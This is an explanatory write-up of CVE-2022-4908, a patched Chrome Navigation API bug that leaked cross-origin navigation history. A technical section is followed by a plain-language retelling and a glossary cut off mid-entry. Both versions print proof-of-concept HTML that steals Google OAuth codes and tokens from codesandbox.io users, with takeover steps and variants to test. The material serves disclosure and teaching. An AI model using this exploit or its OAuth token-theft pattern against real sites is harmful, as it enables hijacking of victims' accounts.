CVE-2022-4908: SOP bypass in Chrome using Navigation API
 Published on joaxcar.com
Last year, I discovered a Same-Origin Policy (SOP) bypass in Chrome that allowed an attacker to leak the full URLs of another window’s navigation history.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
CVE-2022-4908 is a Same-Origin Policy (SOP) bypass in Chrome that let an attacker leak the full URLs of another window's navigation history. The leak came from the Navigation API, specifically the navigation.entries() method, which returns an array of NavigationHistoryEntry objects for the current window session. Each entry contains the full URL, in the form scheme://[redacted]/path?query=params#fragment.
The Navigation API is Chromium-only at the time of writing and is intended as a replacement for the History API, particularly for client-side navigation in single page applications. Per the documentation quoted in the research, the API "only exposes history entries created in the current browsing context that have the same origin as the current page", and the list "will never contain history entries from other origins". The bug broke that promise: after a window was navigated to about:blank, the entries of the previous origin were still reachable.
Attacks could be conducted cross-origin, but only when the two windows were also same-site. Under certain circumstances the bug could be leveraged for a full account takeover, as long as the attacker could execute JavaScript on any subdomain or sibling domain of the target domain.
Setup
The research was done against Chrome. The Navigation API was only implemented in Chromium browsers at the time. The real-life proof of concept used:
- A POC sandbox on codesandbox.io, where the attack HTML was hosted; the report notes user projects are directly accessible under hosts such as
https://mytestapp.codesandbox.io. - Codesandbox's OAuth login with GitHub, Google or Apple as the identity provider.
- A victim account on codesandbox.io created through Google OAuth.
- An older Chrome version for reproducing the bug: the write-up names Chrome v.105.
The tool used to look for the leak was PortSwigger's Hackability Inspector, which searches and tests for properties on JavaScript objects.
Finding it
The starting point was Gareth Heyes's post "Using Hackability to uncover a Chrome infoleak", which described a leaked baseURI property on a window object after navigating a frame to about:blank. That bug required the target page to be framable and to contain an iframe of its own.
Searching the window object with Hackability Inspector gave no additional hits beyond the already patched baseURI leak. The insight was that properties are not the only fields on objects that can leak data. The researcher had recently spent time on the Navigation API, and tested whether the history entries would leak too. The tool could not have found this leak, because the list is produced when a method is invoked and is not a static property of the object, unlike baseURI. Also note that navigation.entries is a method, not a property.
Calling navigation.entries() in the hijacked iframe, now in the about:blank state, did return the history array connected with the origin that had been present in the frame before it was navigated to about:blank.

The image shows a window session where the page has been navigated 23 times and all those URLs are accessible through the Navigation API.
The discovery depended on Gareth's POC using two separate subdomains under the same top domain, portswigger-labs.net. Further testing showed the bug only occurred when a subdomain hijacked a window or frame under the same top domain, or was the top domain itself.
The ability to read a session's complete list of past URLs was, as far as the researcher could tell, not present in JavaScript before the Navigation API. Because the list contains complete URLs, it can contain secrets in the URL, such as OAuth tokens, username and password, or PII in query parameters.
Exploitation
The attack works like this:
- The attacker creates a page that either frames the target (same-site) cross-origin page in an iframe, or adds the target page as a link that opens in a new window. The second approach needs user interaction but works on pages that are not framable.
- The attacker page uses its reference to the new window object and navigates the window to
about:blankusingtarget.location="about:blank". - The attacker page now has access to the target window's document and can execute
target.navigation.entries()to gain access to the full URL of the target window. - The attacking window can then use
target.history.back()to restore the target window. The attack can therefore act as a logger that periodically polls out the history. If the victim navigates around the target page, all visited URLs can be collected.

The GIF shows the iframe blinking and then restoring its session after the attacker leaks the URLs, with history.back() being called.
Compared with the original baseURI leak, this bug had several advantages:
- An attack could target any window; the target did not need to be framable.
- No iframe inside the target window was needed, because the target window itself could be redirected.
- The attacker can leak the full history list, so URLs from multiple navigations, not only the current location.
- If the site relies on navigation state, that state could be leaked as well.
Real-life POC: OAuth dirty dance
Using the bug in an attack requires access to a subdomain or sibling domain of the targeted domain. That restriction is not as bad as it sounds: XSS on a random subdomain is common in bug bounties, and subdomain takeovers serve the same purpose. The bug would have been useful to escalate a subdomain hijack to a targeted attack against the main site.
The escalation combined the URL leak with Frans Rosen's "dirty dancing" technique for abusing broken states in OAuth flows to exfiltrate access tokens and OAuth codes. The technique was first tested against GitLab.com, successfully hijacking an account while pretending to have an XSS on forums.gitlab.com; the report calls this an imaginary POC. Accessing gitlab.com from forums.gitlab.com worked because the two are same-site while still cross-origin.
The next idea was to host the payload on a GitLab page, a site with user content under gitlab.io, to take over other page users' sessions. That ran into the Public Suffix List. .gitlab.io is on the PSL, so it is an effective top-level domain, and site1.gitlab.io and site2.gitlab.io are not same-site, just as example1.com and example2.com are not. The researcher therefore wanted a site where user content was not hosted under an eTLD. Codesandbox.io fit: any user can create projects directly accessible under https://mytestapp.codesandbox.io, and it allows OAuth authentication with GitHub, Google or Apple.
Step 1: host the attack page
The attacker creates a POC sandbox on codesandbox.io containing this HTML:
<!DOCTYPE html>
<html>
  <head> </head>
  <body>
    <div id="start"></div>

    <script>
      function run(flow) {
        var win = open(
          `https://accounts.google.com/o/oauth2/v2/auth/identifier?client_id=267669956141-[redacted].apps.googleusercontent.com&redirect_uri=https%3A%2F%2Fcodesandbox.io%2Fauth%2Fgoogle%2Fcallback&response_type=${flow}&scope=email%20profile&state=${state}&service=lso&o2v=2&flowName=GeneralOAuthFlow`
        );
        setTimeout(() => {
          win.location = "about:blank";
          setTimeout(() => {
            const leak = new URL(win.navigation.entries()[0].url);
            const parsedHash = new URLSearchParams(leak.hash.substring(1));
            const id_token = parsedHash.get("id_token");
            const token = parsedHash.get("access_token");
            const code = parsedHash.get("code");
            const state = url.searchParams.get("state");
            const attackerLink = `https://codesandbox.io/auth/google/callback?state=${state}&code=${code}&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid&authuser=0&prompt=none`;
            document.write(attackerLink);
          }, 2000);
        }, 2000);
      }
      const entry = document.getElementById("start");
      const url = new URL(location.href);
      const state = url.searchParams.get("state");
      entry.innerHTML = `<button onclick="run('code+id_token&nonce=hej')">
      Get code and id_token
    </button>
    <br/>
    <button onclick="run('token')">
      Get Google API token
    </button>`;
    </script>
  </body>
</html>
The page reads the state parameter from its own URL and renders two buttons. Each button calls run(flow) with a different response_type: code+id_token&nonce=hej for the code and ID token, or token for a Google API access token. run opens the Google OAuth authorisation endpoint in a new window, with redirect_uri pointing at https://codesandbox.io/auth/google/callback and the attacker's state carried through. After two seconds it navigates that window to about:blank, waits another two seconds, and reads win.navigation.entries()[0].url. It parses the fragment of the leaked URL for id_token, access_token and code, builds the callback URL with the attacker's state, and writes it into the page.
Step 2: obtain a state value
The attacker goes to https://codesandbox.io/auth/google and copies the state parameter from the OAuth link without logging in.
Step 3: send the link
The attacker sends the victim a link with the state in a query parameter, for example:
https://joaxcar-poc-3t059v.codesandbox.io/?state=ABC
Step 4: the victim logs in and visits the link
The victim goes to https://codesandbox.io/signin, creates an account using Google OAuth and logs in, then visits the attacker's link. The page shows two buttons: one leaks the code and id_token, the other leaks the Google API access_token. Clicking a button opens a new window and the attack takes 4 seconds. When it finishes, the original tab contains a link like this:
https://codesandbox.io/auth/google/callback?state=STATE&code=CODE&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid&authuser=0&prompt=none
Step 5: the attacker opens the callback
The attacker opens that link in their own browser and is logged in to codesandbox.io as the victim.
The POC included manual steps that could easily be replaced by automation. It can be reproduced by installing an older version of Chrome, v.105, and following the steps.
Root cause
The Chromium bug report explains the mechanism. The Navigation API usually gets entries() from the browser process for a cross-document navigation, but when navigating to about:blank, the entries are copied from the previous Navigation API object, because the browser process is not involved in about:blank navigations. The cross-origin to about:blank case was not considered when implementing that copy logic.
Site isolation limits the leak. As noted in the bug report, it defends against the worst variants: with site isolation enabled only cross-origin-but-same-site leaks; without it, cross-site leaks too. With site isolation enabled, the cross-site case swaps processes when navigating to about:blank, which allows the correct logic in the browser process to be used.
Impact
An attacker who can execute JavaScript on any subdomain or sibling domain of the target can leak the full navigation history of a same-site window, including complete URLs and navigation state. Because URLs can carry OAuth tokens, codes, credentials or PII in query parameters, the leak can be escalated to account takeover, as demonstrated against codesandbox.io with Google OAuth. The attack works against windows that are not framable and needs no iframe inside the target, and it can be repeated to log URLs as the victim navigates. The same-site restriction reduces the impact, and the leak does not cross site boundaries when site isolation is enabled.
Fix
The bug was reported on September 2, 2022 and fixed in Chrome v.107.
Variants to test
- Navigate a same-site cross-origin frame or window to
about:blankand callnavigation.entries()on the reference. A positive result is a returned entry whoseurlbelongs to the previous origin rather thanabout:blank. - Repeat the same test without site isolation, or across sites, to see whether the leak extends beyond same-site. A positive result is a cross-site URL appearing in the entries.
- Check whether navigation state is exposed alongside the URL on the leaked entries. A positive result is state data from the previous origin being readable.
- Use the leak as a periodic logger with
history.back()to restore the window, and check whether successive navigations by the victim are collected. A positive result is a growing list of visited URLs. - Apply the leak to an OAuth flow on a target where user content is hosted on a subdomain that is same-site with the main application, and look for codes or tokens in the leaked URLs. A positive result is a callback URL containing a code or token that can be replayed.
What happened, in plain words
Imagine you are browsing a website, and a stranger standing next to you can read the address bar of every page you have visited in that tab, including the secret parts of those addresses. That is roughly what this bug allowed. A malicious page could open or embed a page from another site, quietly send that page to a blank placeholder, and then read the full list of addresses that page had visited. Because web addresses sometimes carry login codes and tokens, the attacker could use what they read to log in as the victim.
The bug was in Chrome, in a feature called the Navigation API. The researcher who found it is Johan Carlsson, and the bug is tracked as CVE-2022-4908. It was reported on 2 September 2022 and fixed in Chrome version 107. This article walks through how the bug was found, how it was turned into a working attack against a real service, and why it worked.
A few words before we start, because the rest of the article uses them constantly.
A browser is the program you use to look at websites, such as Chrome, Firefox or Safari. A website is a collection of pages served by a computer somewhere on the internet. Each page has an address, also called a URL, which is the text you see in the address bar, like https://example.com/login?next=home.
An origin is the combination of three things: the protocol (usually https), the host name (like example.com), and the port number. Two pages have the same origin only if all three match. Think of it like a building: the protocol is the street, the host is the building number, and the port is the flat number. Only if all three match are you in the same flat.
A site is a looser idea than an origin. Two addresses are same-site if they share the same registered domain, even if their subdomains differ. So forums.example.com and www.example.com are different origins but the same site, because both sit under example.com. Think of a site as the whole building, and an origin as one flat inside it. Neighbours in the same building are not in your flat, but they are closer to you than someone in another building.
A subdomain is a name placed in front of a domain, like forums in forums.example.com. Companies often give each service its own subdomain.
The Same-Origin Policy, or SOP, is a rule that browsers follow to keep pages from different origins apart. A page from a.example.com is not allowed to read the contents of a page from b.example.com, even though both are on the same site. The rule exists so that one website cannot spy on another. When a bug lets one origin read something from another origin, security people call it an SOP bypass.
An API is a set of functions that a program offers so that other programs, or scripts running in a page, can ask it to do things. The Navigation API is a set of functions the browser offers to JavaScript, the programming language of web pages, so that a page can control and inspect its own navigation history.
A CVE is a public identifier given to a known security vulnerability, so that people can refer to it unambiguously. CVE-2022-4908 is the identifier for this bug.
A bug bounty is a programme where a company pays researchers for finding and reporting security bugs in its products. Google runs one for Chrome.
The bug in one paragraph
CVE-2022-4908 is a Same-Origin Policy bypass in Chrome that let an attacker leak the full URLs of another window's navigation history. The leak came from the Navigation API, specifically the navigation.entries() method, which returns an array of NavigationHistoryEntry objects for the current window session. Each entry contains the full URL, in the form scheme://[redacted]/path?query=params#fragment.
The Navigation API is Chromium-only at the time of writing and is intended as a replacement for the History API, particularly for client-side navigation in single page applications. Per the documentation quoted in the research, the API "only exposes history entries created in the current browsing context that have the same origin as the current page", and the list "will never contain history entries from other origins". The bug broke that promise: after a window was navigated to about:blank, the entries of the previous origin were still reachable.
Attacks could be conducted cross-origin, but only when the two windows were also same-site. Under certain circumstances the bug could be leveraged for a full account takeover, as long as the attacker could execute JavaScript on any subdomain or sibling domain of the target domain.
The setup
The research was done against Chrome. The Navigation API was only implemented in Chromium browsers at the time. The real-life proof of concept used:
- A POC sandbox on codesandbox.io, where the attack HTML was hosted; the report notes user projects are directly accessible under hosts such as
https://mytestapp.codesandbox.io. - Codesandbox's OAuth login with GitHub, Google or Apple as the identity provider.
- A victim account on codesandbox.io created through Google OAuth.
- An older Chrome version for reproducing the bug: the write-up names Chrome v.105.
The tool used to look for the leak was PortSwigger's Hackability Inspector, which searches and tests for properties on JavaScript objects.
A few of those terms need unpacking. JavaScript is the language that runs inside web pages and lets them react to clicks, change the page, and talk to the browser. A JavaScript object is a bundle of named values, like a form with labelled fields. A property is one of those named values, for example window.location is a property of the window object that holds the current address. A method is a function attached to an object, which you call to make it do something, for example window.open() opens a new window. The difference between a property and a method matters a lot later.
Hackability Inspector is a tool that lists the properties of JavaScript objects and lets you search them for text, so you can spot things that should not be readable.
OAuth is a way for one website to let you log in with an account from another website, such as "Sign in with Google". Instead of giving the first site your password, Google gives it a short-lived code or token that proves who you are. A token is a string of characters that acts like a temporary key. An identity provider is the service that holds the account and vouches for you, here Google, GitHub or Apple.
Codesandbox.io is a website where anyone can create small coding projects and run them in the browser. Each project gets its own address under codesandbox.io, which is exactly what made it useful for the attack.
Finding it
The starting point was Gareth Heyes's post "Using Hackability to uncover a Chrome infoleak", which described a leaked baseURI property on a window object after navigating a frame to about:blank. That bug required the target page to be framable and to contain an iframe of its own.
Two terms there. An iframe is a page embedded inside another page, like a small window showing another website within the current one. A page is framable if the site that serves it allows other sites to embed it in an iframe; many sites block this on purpose. about:blank is a special empty page that browsers use as a placeholder; it has no content and no real address of its own.
So the earlier bug was: if you take a frame that shows some site, send it to the empty about:blank page, and then look at a property called baseURI, you could still see something from the original site. That was already fixed by the time this research started.
Searching the window object with Hackability Inspector gave no additional hits beyond the already patched baseURI leak. The insight was that properties are not the only fields on objects that can leak data. The researcher had recently spent time on the Navigation API, and tested whether the history entries would leak too. The tool could not have found this leak, because the list is produced when a method is invoked and is not a static property of the object, unlike baseURI. Also note that navigation.entries is a method, not a property.
That last point is the heart of the discovery. A tool that only reads properties will never see a value that is produced fresh each time you call a method. It is like checking every drawer in a desk for a document, but never pressing the button that prints one.
Calling navigation.entries() in the hijacked iframe, now in the about:blank state, did return the history array connected with the origin that had been present in the frame before it was navigated to about:blank.
The image shows a window session where the page has been navigated 23 times and all those URLs are accessible through the Navigation API.
The discovery depended on Gareth's POC using two separate subdomains under the same top domain, portswigger-labs.net. Further testing showed the bug only occurred when a subdomain hijacked a window or frame under the same top domain, or was the top domain itself.
In other words, the attacker page and the victim page had to be in the same building, even if in different flats. That is the same-site condition again.
The ability to read a session's complete list of past URLs was, as far as the researcher could tell, not present in JavaScript before the Navigation API. Because the list contains complete URLs, it can contain secrets in the URL, such as OAuth tokens, username and password, or PII in query parameters.
PII means personally identifiable information, such as a name, an email address or a phone number. Query parameters are the name=value pairs after the ? in a URL, like ?next=home&lang=en. They are often used to carry data between pages, and sometimes that data is sensitive.
Exploitation
The attack works like this:
- The attacker creates a page that either frames the target (same-site) cross-origin page in an iframe, or adds the target page as a link that opens in a new window. The second approach needs user interaction but works on pages that are not framable.
- The attacker page uses its reference to the new window object and navigates the window to
about:blankusingtarget.location="about:blank". - The attacker page now has access to the target window's document and can execute
target.navigation.entries()to gain access to the full URL of the target window. - The attacking window can then use
target.history.back()to restore the target window. The attack can therefore act as a logger that periodically polls out the history. If the victim navigates around the target page, all visited URLs can be collected.
The GIF shows the iframe blinking and then restoring its session after the attacker leaks the URLs, with history.back() being called.
Step 2 is the trick. When a page sends another window to about:blank, the browser treats the blank page as belonging to the attacker, so the attacker is now allowed to read it. But the browser, because of the bug, kept the old history attached to that blank page. Step 4 is the clean-up: history.back() sends the window back to where it was, so the victim sees nothing unusual and the attacker can repeat the trick later.
Compared with the original baseURI leak, this bug had several advantages:
- An attack could target any window; the target did not need to be framable.
- No iframe inside the target window was needed, because the target window itself could be redirected.
- The attacker can leak the full history list, so URLs from multiple navigations, not only the current location.
- If the site relies on navigation state, that state could be leaked as well.
Navigation state is extra data a page can attach to a history entry, so that when the user goes back or forward the page can restore itself. If that data is readable, it can contain more secrets than the URL alone.
Real-life POC: OAuth dirty dance
Using the bug in an attack requires access to a subdomain or sibling domain of the targeted domain. That restriction is not as bad as it sounds: XSS on a random subdomain is common in bug bounties, and subdomain takeovers serve the same purpose. The bug would have been useful to escalate a subdomain hijack to a targeted attack against the main site.
XSS, short for cross-site scripting, is a bug where an attacker manages to get their own JavaScript to run inside someone else's website. A subdomain takeover is a situation where a company has a subdomain pointing at a service it no longer uses, and an attacker can claim that service and serve their own content on the subdomain. Both give the attacker a page on the same site as the target, which is exactly the condition this bug needs.
The escalation combined the URL leak with Frans Rosen's "dirty dancing" technique for abusing broken states in OAuth flows to exfiltrate access tokens and OAuth codes. The technique was first tested against GitLab.com, successfully hijacking an account while pretending to have an XSS on forums.gitlab.com; the report calls this an imaginary POC. Accessing gitlab.com from forums.gitlab.com worked because the two are same-site while still cross-origin.
GitLab is a website for hosting code and managing projects. Dirty dancing here means deliberately starting a login flow and then interrupting or redirecting it at the right moment, so that the code or token ends up somewhere the attacker can read it. Exfiltrate means to get data out to a place the attacker controls.
The next idea was to host the payload on a GitLab page, a site with user content under gitlab.io, to take over other page users' sessions. That ran into the Public Suffix List. .gitlab.io is on the PSL, so it is an effective top-level domain, and site1.gitlab.io and site2.gitlab.io are not same-site, just as example1.com and example2.com are not. The researcher therefore wanted a site where user content was not hosted under an eTLD. Codesandbox.io fit: any user can create projects directly accessible under https://mytestapp.codesandbox.io, and it allows OAuth authentication with GitHub, Google or Apple.
The Public Suffix List, or PSL, is a public list of domain endings under which anyone can register a name. .com is on it, and so are some company domains like .gitlab.io, because GitLab lets anyone create a site there. An eTLD, effective top-level domain, is one of those entries. The practical consequence is that two user sites under gitlab.io are treated like two completely separate companies, not like two subdomains of one company. That is why the GitLab idea did not work and codesandbox.io did.
Step 1: host the attack page
The attacker creates a POC sandbox on codesandbox.io containing this HTML:
<!DOCTYPE html>
<html>
  <head> </head>
  <body>
    <div id="start"></div>

    <script>
      function run(flow) {
        var win = open(
          `https://accounts.google.com/o/oauth2/v2/auth/identifier?client_id=267669956141-[redacted].apps.googleusercontent.com&redirect_uri=https%3A%2F%2Fcodesandbox.io%2Fauth%2Fgoogle%2Fcallback&response_type=${flow}&scope=email%20profile&state=${state}&service=lso&o2v=2&flowName=GeneralOAuthFlow`
        );
        setTimeout(() => {
          win.location = "about:blank";
          setTimeout(() => {
            const leak = new URL(win.navigation.entries()[0].url);
            const parsedHash = new URLSearchParams(leak.hash.substring(1));
            const id_token = parsedHash.get("id_token");
            const token = parsedHash.get("access_token");
            const code = parsedHash.get("code");
            const state = url.searchParams.get("state");
            const attackerLink = `https://codesandbox.io/auth/google/callback?state=${state}&code=${code}&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid&authuser=0&prompt=none`;
            document.write(attackerLink);
          }, 2000);
        }, 2000);
      }
      const entry = document.getElementById("start");
      const url = new URL(location.href);
      const state = url.searchParams.get("state");
      entry.innerHTML = `<button onclick="run('code+id_token&nonce=hej')">
      Get code and id_token
    </button>
    <br/>
    <button onclick="run('token')">
      Get Google API token
    </button>`;
    </script>
  </body>
</html>
The page reads the state parameter from its own URL and renders two buttons. Each button calls run(flow) with a different response_type: code+id_token&nonce=hej for the code and ID token, or token for a Google API access token. run opens the Google OAuth authorisation endpoint in a new window, with redirect_uri pointing at https://codesandbox.io/auth/google/callback and the attacker's state carried through. After two seconds it navigates that window to about:blank, waits another two seconds, and reads win.navigation.entries()[0].url. It parses the fragment of the leaked URL for id_token, access_token and code, builds the callback URL with the attacker's state, and writes it into the page.
Line by line, in plain words:
<!DOCTYPE html>,<html>,<head>,<body>are the standard skeleton of a web page. They tell the browser this is an HTML document and give it a head and a body.<div id="start"></div>creates an empty box with the labelstart, so the script can find it later and put buttons inside.<script>starts the JavaScript part of the page.function run(flow) {defines a function calledrunthat takes one input,flow. The input decides which kind of token the attack asks Google for.var win = open(opens a new browser window and stores a handle to it inwin. The handle is what lets the attacker page later control that window.- The long address inside the backticks is Google's OAuth authorisation endpoint.
client_ididentifies the application asking for permission, here codesandbox.redirect_urisays where Google should send the user afterwards, here codesandbox's callback.response_type=${flow}is filled in with whatever was passed torun.scope=email%20profileasks for the user's email and basic profile.state=${state}carries a value the attacker chose, which the callback will echo back. The%20and%3A%2F%2Fare just encoded spaces and slashes, because URLs cannot contain those characters raw. setTimeout(() => {schedules the code inside to run after a delay, so the login window has time to do its work.win.location = "about:blank";is the core of the bug: it sends the new window to the empty placeholder page. From this moment the attacker page is allowed to read that window.- The second
setTimeoutwaits a bit longer before reading. const leak = new URL(win.navigation.entries()[0].url);calls the Navigation API on the hijacked window, takes the first history entry, reads itsurl, and parses it as a URL. This is the line that should have been impossible.const parsedHash = new URLSearchParams(leak.hash.substring(1));takes the part of the URL after the#sign, called the fragment, strips the#, and turns it into a list of name and value pairs. OAuth often puts tokens in the fragment.- The next three lines pull out
id_token,access_tokenandcodefrom that list. An ID token proves who the user is; an access token lets a program call Google's APIs on the user's behalf; an authorisation code is a short-lived value that can be exchanged for tokens. const state = url.searchParams.get("state");reads thestatevalue that the attacker put in the link sent to the victim.const attackerLink = ...builds the address of codesandbox's OAuth callback, with the stolenstateandcodeinserted. Opening this address tells codesandbox that the login succeeded.document.write(attackerLink);writes that address into the page as text, so the attacker can copy it.- The closing braces end the timers and the function.
const entry = document.getElementById("start");finds the empty box.const url = new URL(location.href);reads the address of the current page, which is the attacker page.const state = url.searchParams.get("state");takes thestatevalue from that address.entry.innerHTML = ...fills the box with two buttons. The first callsrunasking for a code and an ID token; the second asks for an access token.
Step 2: obtain a state value
The attacker goes to https://codesandbox.io/auth/google and copies the state parameter from the OAuth link without logging in.
By taking one from a real login page and reusing it, the attacker makes the victim's login look like the attacker's own pending login.
Step 3: send the link
The attacker sends the victim a link with the state in a query parameter, for example:
https://joaxcar-poc-3t059v.codesandbox.io/?state=ABC
This is the attacker's own sandbox page, with the stolen state attached so the page can use it.
Step 4: the victim logs in and visits the link
The victim goes to https://codesandbox.io/signin, creates an account using Google OAuth and logs in, then visits the attacker's link. The page shows two buttons: one leaks the code and id_token, the other leaks the Google API access_token. Clicking a button opens a new window and the attack takes 4 seconds. When it finishes, the original tab contains a link like this:
https://codesandbox.io/auth/google/callback?state=STATE&code=CODE&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid&authuser=0&prompt=none
STATE and CODE are placeholders for the real values the attack recovered. The rest of the address is codesandbox's normal callback, with the permissions Google granted listed in scope.
Step 5: the attacker opens the callback
The attacker opens that link in their own browser and is logged in to codesandbox.io as the victim.
The POC included manual steps that could easily be replaced by automation. It can be reproduced by installing an older version of Chrome, v.105, and following the steps.
Root cause
The Chromium bug report explains the mechanism. The Navigation API usually gets entries() from the browser process for a cross-document navigation, but when navigating to about:blank, the entries are copied from the previous Navigation API object, because the browser process is not involved in about:blank navigations. The cross-origin to about:blank case was not considered when implementing that copy logic.
In plain words: Chrome is split into several processes, one of which, the browser process, is the central coordinator. Normally, when a page navigates, the browser process is asked for the history, and it applies the security rules. But about:blank is so trivial that Chrome handles it inside the page's own process, without asking the central one. To fill in the history for the blank page, it copied the history from the page that was there before, and forgot to check whether that page belonged to a different origin.
Site isolation limits the leak. As noted in the bug report, it defends against the worst variants: with site isolation enabled only cross-origin-but-same-site leaks; without it, cross-site leaks too. With site isolation enabled, the cross-site case swaps processes when navigating to about:blank, which allows the correct logic in the browser process to be used.
Site isolation is a Chrome feature that puts pages from different sites into separate processes, so that one site cannot easily reach into another. When two pages are on different sites, the swap to a new process happens at the right moment and the leak is prevented. When they are on the same site, no swap happens, and the leak occurs.
Impact
An attacker who can execute JavaScript on any subdomain or sibling domain of the target can leak the full navigation history of a same-site window, including complete URLs and navigation state. Because URLs can carry OAuth tokens, codes, credentials or PII in query parameters, the leak can be escalated to account takeover, as demonstrated against codesandbox.io with Google OAuth. The attack works against windows that are not framable and needs no iframe inside the target, and it can be repeated to log URLs as the victim navigates. The same-site restriction reduces the impact, and the leak does not cross site boundaries when site isolation is enabled.
Account takeover means logging in as someone else and using their account. Credentials are the things that prove identity, such as a username and password.
Fix
The bug was reported on September 2, 2022 and fixed in Chrome v.107.
Variants to test
These are the checks a researcher would run to see whether a similar bug exists elsewhere or in another form.
- Navigate a same-site cross-origin frame or window to
about:blankand callnavigation.entries()on the reference. A positive result is a returned entry whoseurlbelongs to the previous origin rather thanabout:blank. - Repeat the same test without site isolation, or across sites, to see whether the leak extends beyond same-site. A positive result is a cross-site URL appearing in the entries.
- Check whether navigation state is exposed alongside the URL on the leaked entries. A positive result is state data from the previous origin being readable.
- Use the leak as a periodic logger with
history.back()to restore the window, and check whether successive navigations by the victim are collected. A positive result is a growing list of visited URLs. - Apply the leak to an OAuth flow on a target where user content is hosted on a subdomain that is same-site with the main application, and look for codes or tokens in the leaked URLs. A positive result is a callback URL containing a code or token that can be replayed.
Glossary
- about:blank: a special empty page built into browsers, used as a placeholder with no content of its own.
- Access token: a string that lets a program call an online service on a user's behalf for a limited time.
- Account takeover: logging in as another person and using their account.
- API: a set of functions a program offers so other programs or scripts can ask it to do things.
- Authorisation code: a short-lived value an OAuth provider gives back, which can be exchanged for tokens.
- Bug bounty: a programme that pays researchers for finding and reporting security bugs.
- Callback: the address a login service sends the user back to after they approve a login.
- Codesandbox.io: a website where anyone can create and run small coding projects, each with its own address.
- Credentials: the things that prove identity, such as a username and password.
- Cross-origin: belonging to a different origin, meaning a different protocol, host or port.
- CVE: a public identifier for a known security vulnerability.
- Dirty dancing: deliberately interrupting or redirecting a login flow so that a code or token ends up where the attacker can read it.
- eTLD (effective top-level domain): an entry on the Public Suffix List, such as
.comor a company domain like.gitlab.io. - Exfiltrate: to get data out to a place the attacker controls.
- Fragment: the part of a URL after the
